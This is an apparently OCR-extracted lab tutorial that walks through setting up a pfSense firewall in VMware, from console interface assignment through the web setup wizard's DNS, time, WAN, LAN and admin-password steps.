
Press <ENTER> to continue.

VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c


\*\*\* Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense \*\*\*

WAN (wan)	-> em0	-> v4/DHCP4: 192.168.36.154/24
LAN (lan)	-> em1	-> v4: 192.168.66.1/24


The LAN interface is configured successfully. Now connect another machine to the internal network (vmnet5) of the Pfsense router and access the router from a browser using the IP address (192.168.66.1) we just configured.




The default credentials are "admin" and "pfsense". Log in and click on "next".




All the options should be already set. Unless you know what you are doing, keep clicking the "Next" button.



This screenshot shows the 'General Information' step of the pfSense setup wizard. The browser address bar shows the URL `http://192.168.86.1/wizard.php?mode=setup_wizard.xml`. The page contains several input fields: 'localdomain' (with an example 'mydomain.com'), 'Primary DNS Server' (192.168.66.1), and 'Secondary DNS Server' (192.168.66.1). There is an unchecked checkbox for 'Override DNS' with the text 'Allow DNS servers to be overridden by DHCP/PPP on WAN'. A blue 'Next' button is highlighted with a black box at the bottom left. A yellow warning bar at the top states 'Protected mode is currently turned off for the Internet zone. Click here to open security settings.' The footer includes the text 'pfSense is developed and maintained by Netgate. © ESF 2004 - 2020 View license'.



This screenshot shows the same 'General Information' step as the previous one, but with a red warning banner at the top: 'WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.' Below the warning, the breadcrumb 'Wizard / pfSense Setup / General Information' is visible. A progress bar indicates 'Step 2 of 9'. The 'General Information' section title is highlighted. The text below reads 'On this screen the general pfSense parameters will be set.' The input fields for 'Hostname' (pfSense), 'Domain' (localdomain), and 'EXAMPLE: myserver' are visible. The 'Next' button is not visible in this view.



This screenshot shows the 'Time Server Information' step of the pfSense setup wizard. The browser address bar shows the URL `http://192.168.86.1/wizard.php?mode=setup_wizard.xml`. The page title is 'Wizard / pfSense Setup / Time Server Information'. A progress bar indicates 'Step 3 of 9'. The 'Time Server Information' section title is highlighted. The text below reads 'Please enter the time, date and time zone.' The input fields are: 'Time server hostname' (2.pfsense.pool.ntp.org) with the instruction 'Enter the hostname (FQDN) of the time server.', and 'Timezone' (Asia/Kolkata) in a dropdown menu. A blue 'Next' button is visible at the bottom left. A yellow warning bar at the top states 'Protected mode is currently turned off for the Internet zone. Click here to open security settings.'

pfSense.localdomain - Wizard: pfSense Setup: Configure WAN Interface - Windows Internet Explorer  
http://192.168.66.1/wizard.php?xmls/setup\_wizard.xml

Protected mode is currently turned off for the Internet zone. Click here to open security settings.

**PPTP Idle timeout**

If no qualifying outgoing packets are transmitted for the specified number of seconds, the connection is brought down. An idle timeout of zero disables this feature.

**RFC1918 Networks**

**Block RFC1918 Private Networks**

Block private networks from entering via WAN

When set, this option blocks traffic from IP addresses that are reserved for private networks as per RFC 1918 (10/8, 172.16/12, 192.168/16) as well as loopback addresses (127/8). This option should generally be left turned on, unless the WAN network lies in such a private address space, too.

**Block bogon networks**

Block non-internet routed networks from entering via WAN

When set, this option blocks traffic from IP addresses that are reserved (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and obviously should not appear as the source address in any packets received.

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pfSense.localdomain - Wizard: pfSense Setup: Configure LAN Interface - Windows Internet Explorer  
http://192.168.66.1/wizard.php?xmls/setup\_wizard.xml

Protected mode is currently turned off for the Internet zone. Click here to open security settings.

**WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.**

Wizard / pfSense Setup / Configure LAN Interface

Step 5 of 9

**Configure LAN Interface**

On this screen the Local Area Network information will be configured.

**LAN IP Address**

192.168.66.1

Type dhcp if this interface uses DHCP to obtain its IP address.

**Subnet Mask**

24

[Next](#)

Done Internet | Protected Mode: Off 100%

Change the administrator password if you want.

**WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.**

Wizard / pfSense Setup / Set Admin WebGUI Password

Step 6 of 9

**Set Admin WebGUI Password**


On this screen the admin password will be set, which is used to access the WebGUI and also SSH services if enabled.

**Admin Password**

**Admin Password AGAIN**

